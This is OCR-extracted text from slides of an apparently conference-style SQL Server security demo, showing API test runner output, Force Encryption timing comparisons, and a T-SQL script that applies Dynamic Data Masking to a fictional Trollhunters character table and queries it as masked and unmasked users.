<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	<span>200 OK</span>	<span>11 ms</span>	<span>5.755 KB</span>
--------------------	-----	------------------------------	------------------------------	--	---------------------	--------------------	-----------------------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	<span>200 OK</span>	<span>10 ms</span>	<span>5.755 KB</span>
--------------------	-----	------------------------------	------------------------------	--	---------------------	--------------------	-----------------------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	<span>200 OK</span>	<span>10 ms</span>	<span>5.755 KB</span>
--------------------	-----	------------------------------	------------------------------	--	---------------------	--------------------	-----------------------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------

<span>green</span>	POST	Post Create SentryOne	http://localhost:65532/bl...	...Collection / Post Create SentryOne	<span>200 OK</span>	<span>37 ms</span>	<span>6.068 KB</span>
--------------------	------	-----------------------	------------------------------	---------------------------------------	---------------------	--------------------	-----------------------

This request does not have any tests.


<span>green</span>	GET	http://localhost:65532/blogs	http://localhost:65532/bl...	...tion / http://localhost:65532/blogs	<span>200 OK</span>	<span>11 ms</span>	<span>6.068 KB</span>
--------------------	-----	------------------------------	------------------------------	--	---------------------	--------------------	-----------------------

<span>green</span>	PASS	Status code is 200
--------------------	------	--------------------


<span>green</span>	POST	Post Create BobSQL	http://localhost:65532/bl...	...gsCollection / Post Create BobSQL	<span>200 OK</span>	<span>22 ms</span>	<span>6.393 KB</span>
--------------------	------	--------------------	------------------------------	--------------------------------------	---------------------	--------------------	-----------------------

This request does not have any tests.

# Force Encryption Turned Off (Avg. 44.19ms)



# Force Encryption Turned On (Avg. 43.71ms)



# DEMO 3

Dynamic Data Masking



Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```
-- Troll Hunters: http://trollhunters.wikia.com/wiki/Trollhunters_Wiki , https://en.wikipedia.org/wiki/Trollhunters
-- :connect localhost
-- :connect TrollHunters
-- By: Hiram Fleitas, hiramfleitas@hotmail.com. Special thx to Andy and Dmitri.
go

-----+
| Lore |
-----+
+if db_id(N'dbo') is not null --drop/create db ...
go

use [dbo]
go
create table [Character] (
go
create table [Locations] ( LocationId int identity(1,1) not null, LocationName varchar(50), CharacterId int foreign key references [Character](CharacterId), co
go
create table [Episode] ( ...
go
set identity_insert [Character] on; --drop table [Character] ...
go
set identity_insert [Locations] on; --drop table [Locations] ...
go
insert [Episode] --drop table [Episode] ...
go
go
-----+
| Angor spies on Trollhunters | Summon SHARK ! Kernel prevents local-to-local. |

(44 row(s) affected)

(11 row(s) affected)

(10 row(s) affected)
```

110 % T-SQL Message

(44 row(s) affected)

(11 row(s) affected)

(10 row(s) affected)

110 %

Query executed successfully at 5:12:52 PM

localhost (14.0 RTM) | UPCIC\hfleitas (65) | dbo | 00:00:00 | 0 rows

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'Pixies' (1 project)

- Properties
- References
- AmuletOfDaylight.sql
- App.config
- Program.cs
- TrollHunters.sql

Notifications

Solution Explorer Team Explorer

Properties

Current connection parameters

Connection

Connection name	localhost (UPCIC\hfleitas)
Display name	localhost
Login name	UPCIC\hfleitas
Server name	localhost
Server version	14.0.1000
Session Tracing ID	
SPID	65
State	Open

Connection Details

Display name	localhost
Login name	UPCIC\hfleitas
Server name	localhost
Server version	14.0.1000
Session Tracing ID	
SPID	65
State	Open

Query Execution Details

Display name

The display name of the connection

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```
165 --+ +--+  
166 -- | Lore DDM |  
167 --+-----+  
168 -- :connect localhost  
169 use [<>/<>>]  
170 go  
171 -- add users with select  
172 declare @sql nvarchar(max), @count int...  
181 go  
182 select name from sysusers su inner join [Character] c on c.FullName = su.name;  
183 go  
184 --drop users ...  
198 go  
199  
200 +-----+  
201 | Killahead Bridge |  
202 +-----+  
203 alter table [Character] alter column FullName add masked with (function = 'Partial(0, """", 0)');  
204 alter table [Character] alter column Aka add masked with (function = 'Partial(0, """", 0)');  
205 alter table [Character] alter column Race add masked with (function = 'Partial(0, """", 0)');  
206 alter table [Character] alter column Age add masked with (function = 'default()'); --random(0,0)  
207 alter table [Character] alter column Relatives add masked with (function = 'Partial(0, """", 0)');  
208 alter table [Character] alter column EyeColor add masked with (function = 'Partial(0, """", 0)');  
209 alter table [Character] alter column HairColor add masked with (function = 'Partial(0, """", 0)');  
210 alter table [Character] alter column Minions add masked with (function = 'Partial(0, """", 0)');  
211 go  
212  
213 +-----+  
214 -- | For the glory of Merlin, Daylight is mine to command! |  
215 +-----+  
216 grant unmask to [Jim Lake Jr.];  
217 go  
218  
219 +-----+  
220 -- | Jim becomes the Trollhunter |  
221 +-----+  
222 execute as user = 'Jim Lake Jr.';  
223 select 'Seen as Jim' as Person, * from [Character];  
224 revert;  
225 go
```

110 %

Query executed successfully at 5:17:34 PM

localhost (14.0 RTM) | UPCIC\hfleitas (65) | </> | 00:00:00 | 17 rows

Package Manager Console Error List Output

Ready

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'Pixies' (1 project)

- Properties
- References
- AmuletOfDaylight.sql
- App.config
- Program.cs
- TrollHunters.sql

Notifications

Solution Explorer Team Explorer

Properties Current connection parameters

Connection Connection name localhost (UPCIC\hfleitas)

Connection Details Display name localhost  
Login name UPCIC\hfleitas  
Server name localhost  
Server version 14.0.1000  
Session Tracing ID  
SPID 65  
State Open

Query Execution Details

Display name The display name of the connection

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```
165 --+-----+
166 -- | Lore DDM |
167 --+-----+
168 --:connect localhost
169 use [<>/<@>]
170 go
171 -- add users with select
172 declare @sql nvarchar(max), @count int...
173 go
182 select name from sysusers su inner join [Character] c on c.FullName = su.name;
183 go
184 --drop users ...
198 go
199
200 +-----+
201 -- | Killahead Bridge |
202 +-----+
203 alter table [Character] alter column FullName add masked with (function = 'Partial(0, """", 0)');
204 alter table [Character] alter column Aka add masked with (function = 'Partial(0, """", 0)');
205 alter table [Character] alter column Race add masked with (function = 'Partial(0, """", 0)');
206 alter table [Character] alter column Age add masked with (function = 'default()'); --random(0,0)
207 alter table [Character] alter column Relatives add masked with (function = 'Partial(0, """", 0)');
208 alter table [Character] alter column EyeColor add masked with (function = 'Partial(0, """", 0)');
209 alter table [Character] alter column HairColor add masked with (function = 'Partial(0, """", 0)');
210 alter table [Character] alter column Minions add masked with (function = 'Partial(0, """", 0)');
211 go
212
213 +-----+
214 -- | For the glory of Merlin, Daylight is mine to command! |
215 +-----+
216 grant unmask to [Jim Lake Jr.];
217 go
218
219 +-----+
220 -- | Jim becomes the Trollhunter |
221 +-----+
222 execute as user = 'Jim Lake Jr.';
223 select 'Seen as Jim' as Person, * from [Character];
224 revert;
225 go
```

Command(s) completed successfully.

Search Solution Explorer (Ctrl+.)

Solution Explorer

- Solution 'Pixies' (1 project)
  - Properties
  - References
  - AmuletOfDaylight.sql
  - App.config
  - Program.cs
  - TrollHunters.sql

Solution Explorer Team Explorer

Properties

Current connection parameters

Connection

Connection name	localhost (UPCIC\hfleitas)
Display name	localhost
Login name	UPCIC\hfleitas
Server name	localhost
Server version	14.0.1000
Session Tracing ID	
SPID	65
State	Open

Connection Details

Display name	localhost
Login name	UPCIC\hfleitas
Server name	localhost
Server version	14.0.1000
Session Tracing ID	
SPID	65
State	Open

Query Execution Details

Display name

The display name of the connection

Query executed successfully at 5:19:32 PM

localhost (14.0 RTM) | UPCIC\hfleitas (65) | <>/<@> | 00:00:00 | 0 rows

Package Manager Console Error List Output

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```

199
200 -- +-----+
201 -- | Killahead Bridge |
202 -- +-----+
203 alter table [Character] alter column FullName add masked w:
204 alter table [Character] alter column Aka add masked w:
205 alter table [Character] alter column Race add masked w:
206 alter table [Character] alter column Age add masked w:
207 alter table [Character] alter column Relatives add masked w:
208 alter table [Character] alter column EyeColor add masked w:
209 alter table [Character] alter column HairColor add masked w:
210 alter table [Character] alter column Minions add masked w:
211 go
212
213 -- +-----+
214 -- | For the glory of Merlin, Daylight is mine to command!
215 -- +-----+
216 grant unmask to [Jim Lake Jr.];
217 go
218
219 -- +-----+
220 -- | Jim becomes the Trollhunter |
221 -- +-----+
222 execute as user = 'Jim Lake Jr.';
223 select 'Seen as Jim' as Person, * from [Character];
224 revert;
225 go
226 -- Mom doesn't know.
227 execute as user = 'Barbara Lake';
228 select 'Seen as Barbara' as Person, * from [Character];
229 revert;
230 go
231 -- Mom senses something's up.
232 execute as user = 'Barbara Lake';
233 select 'Seen as Barbara' as Person, *
234 from [Character]
235 where FullName like '%Jim%'
236 revert;
237 go
238

```

Query executed successfully at 5:21:09 PM

localhost (14.0 RTM) | UPCIC\hfileitas (65) | ↵/↑/↓/→ | 00:00:00 | 90 rows

Server Explorer Toolbox SQL Server Object Explorer Notifications Solution Explorer Team Explorer Properties

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21

Person	CharacterId	FullName	Affiliation	Category	Aka	Status
Seen as Jim	1	Jim Lake Jr.	Good	Hero	Young Atlas, Jimbo, Master Jim, Fleshbag, Jim "F...	Alive
Seen as Jim	2	Claire Maria Nuñez	Good (cursed by overpowering the shadow staff)	Hero	C-bomb, Shadowdancer	Alive
Seen as Jim	3	Gunmar the Black	Evil, Gumm-Gumm Army, The Janus Order	Villain	Dark Underlord, Skullcrusher	Alive
Seen as Jim	4	Ararghaumont	Gunmar, Heartstone Trollmarket, Trollhunters	Hero	AAARRGGHH!!!, Wingman	Alive
Seen as Jim	5	Stricklander	Gunmar, The Janus Order, Bular, Barbara Lake, Jim	Villain	Strikler, Impure, Boss man	Alive
Seen as Jim	6	Angor Rot	NULL	Villain	NULL	Deceased
Seen as Jim	7	Zelda Nomura	The Janus Order, Gunmar, Bular, Stricklander	Villain	Impure, Nomura	Alive
Seen as Jim	8	Draal the Deadly	Good	Hero	NULL	Cursed by Gunmar's De...
Seen as Jim	9	Morgana	Herself	Villain	Argante, Lady Pale, Eldritch Queen, Baba Yaga	Alive
Seen as Jim	10	Blinkous Galadrigal	Good	Hero	Blinky	Alive
Seen as Jim	11	Bular	Evil	Villain	Son of Gunnar	Deceased
Seen as Jim	12	Dictatious Maximus Galadrigal	Bad	Villain	NULL	Alive
Seen as Jim	13	Tobias Domzalski	Good	Hero	Tobes, Toby-Pie, Wingman, T.P., Dumbzalski	Alive
Seen as Jim	14	Usuma	Gumm-Gumm	Villain	NULL	Alive
Seen as Jim	15	Elijah Leslie Pepperjack	Good, Creepslayerz	Hero	Eli Pepperjack	Alive
Seen as Jim	16	Steve Palchuk	Neutral, Good, Creepslayerz, The Trollhunters	Ally	NULL	Alive
Seen as Jim	17	Vendel	Good	Hero	NULL	Deceased
Seen as Jim	18	Kanjigar the Courageous	Good	Hero	NULL	Dead
Seen as Jim	19	Merlin	Good	Category	NULL	NULL
Seen as Jim	20	Jim Lake Sr.	NULL	Category	NULL	NULL
Seen as Jim	21	Otto Scarabach	Gunmar, The Janus Order	Villain	Otto, Mr. Evilman	Deceased

1 2 3 4 5 6 7 8 9 10

Person	CharacterId	FullName	Affiliation	Category	Aka	Status	Race	Age	Home
Seen as Barbara	1	--	Good	Hero	--	Alive	--	0	Arcadia Oaks
Seen as Barbara	2	--	Good (cursed by overpowering the shadow staff)	Hero	--	Alive	--	0	Arcadia
Seen as Barbara	3	--	Evil, Gumm-Gumm Army, The Janus Order	Villain	--	Alive	--	NULL	Darklands, Trollmarket
Seen as Barbara	4	--	Gunmar, Heartstone Trollmarket, Trollhunters	Hero	--	Alive	--	NULL	Deep Cavems, Heartstone
Seen as Barbara	5	--	Gunmar, The Janus Order, Bular, Barbara Lake, Jim	Villain	--	Alive	--	NULL	Arcadia
Seen as Barbara	6	--	NULL	Villain	NULL	Deceased	--	NULL	NULL
Seen as Barbara	7	--	The Janus Order, Gunmar, Bular, Stricklander	Villain	--	Alive	--	NULL	Arcadia Oaks
Seen as Barbara	8	--	Good	Hero	NULL	Cursed by Gunmar's Decimer Blade	--	NULL	Heartstone Trollmarket
Seen as Barbara	9	--	Herself	Villain	--	Alive	--	NULL	Forests of the Black Sea, Bi...
Seen as Barbara	10	--	Good	Hero	--	Alive	--	0	Heartstone Trollmarket

1 2

Person	CharacterId	FullName	Affiliation	Category	Aka	Status	Race	Age	Home	Relatives	Weapons	EyeColor	HairColor	Minions
